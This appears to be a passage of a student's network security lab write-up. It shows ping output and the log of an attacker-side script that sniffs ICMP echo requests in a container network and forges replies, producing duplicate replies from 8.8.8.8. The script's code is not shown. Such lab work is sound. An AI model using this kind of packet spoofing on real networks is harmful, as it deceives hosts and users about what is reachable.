
It received 4 packets.



```
root@95c562f23ae8:/# ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=1 ttl=64 time=52.7 ms
64 bytes from 1.2.3.4: icmp_seq=2 ttl=64 time=19.6 ms
64 bytes from 1.2.3.4: icmp_seq=3 ttl=64 time=17.4 ms
64 bytes from 1.2.3.4: icmp_seq=4 ttl=64 time=20.7 ms
^C
--- 1.2.3.4 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 17.406/27.604/52.681/14.527 ms
root@95c562f23ae8:/# 
```

**With Script:**

As the output of my script at the attacker’s side suggests, those 4 packets were spoofed.




```
root@VM:/volumes# task1.4.py
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 1.2.3.4
Spoofed Packet.........
Source IP :  1.2.3.4
Destination IP : 10.9.0.5
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 1.2.3.4
Spoofed Packet.........
Source IP :  1.2.3.4
Destination IP : 10.9.0.5
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 1.2.3.4
Spoofed Packet.........
Source IP :  1.2.3.4
Destination IP : 10.9.0.5
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 1.2.3.4
Spoofed Packet.........
```

**2nd case:**

There’s no mac address. So, there is no mapping record of mac and ip address. The attacker couldn’t sniff anything.

**Without Script:**

Destination host is unreachable.



```
root@95c562f23ae8:/# ping 10.9.0.99
PING 10.9.0.99 (10.9.0.99) 56(84) bytes of data.
From 10.9.0.5 icmp_seq=1 Destination Host Unreachable
From 10.9.0.5 icmp_seq=2 Destination Host Unreachable
From 10.9.0.5 icmp_seq=3 Destination Host Unreachable
From 10.9.0.5 icmp_seq=4 Destination Host Unreachable
From 10.9.0.5 icmp_seq=5 Destination Host Unreachable
From 10.9.0.5 icmp_seq=6 Destination Host Unreachable
From 10.9.0.5 icmp_seq=7 Destination Host Unreachable
From 10.9.0.5 icmp_seq=8 Destination Host Unreachable
From 10.9.0.5 icmp_seq=9 Destination Host Unreachable
^C
--- 10.9.0.99 ping statistics ---
11 packets transmitted, 0 received, +9 errors, 100% packet loss, time 10247ms
pipe 4
```


**With Script:**

When I ran the script from the attacker’s side, no output was shown as the host is unreachable.

**3rd case:**

The ping received 10 packets. 5 original packets from the user container, which are genuine ICMP echo requests sent by the user, and 5 packets which are the ICMP echo replies generated by your "Sniff and Spoof" program in response to the intercepted ICMP echo requests.


**Without Script:**



```
root@95c562f23ae8:/# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=117 time=37.4 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=64 time=59.2 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=2 ttl=117 time=26.0 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=64 time=28.5 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=3 ttl=117 time=27.1 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=64 time=30.1 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=4 ttl=117 time=28.5 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=64 time=31.4 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=5 ttl=64 time=26.5 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=117 time=33.6 ms (DUP!)
^C
--- 8.8.8.8 ping statistics ---
5 packets transmitted, 5 received, +5 duplicates, 0% packet loss, time 4048ms
rtt min/avg/max/mdev = 26.036/32.847/59.176/9.388 ms
root@95c562f23ae8:/# 
```

The 'DUP!' are duplicates of the original packets, but they are generated by the code as part of the spoofing process to falsely indicate that the destination host (8.8.8.8) is alive.

**With Script:**



```
root@VM:/volumes# task1.4.py
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 8.8.8.8
Spoofed Packet.........
Source IP :  8.8.8.8
Destination IP : 10.9.0.5
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 8.8.8.8
Spoofed Packet.........
Source IP :  8.8.8.8
Destination IP : 10.9.0.5
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 8.8.8.8
Spoofed Packet.........
Source IP :  8.8.8.8
Destination IP : 10.9.0.5
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 8.8.8.8
Spoofed Packet.........
Source IP :  8.8.8.8
Destination IP : 10.9.0.5
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 8.8.8.8
Spoofed Packet.........
Source IP :  8.8.8.8
Destination IP : 10.9.0.5
```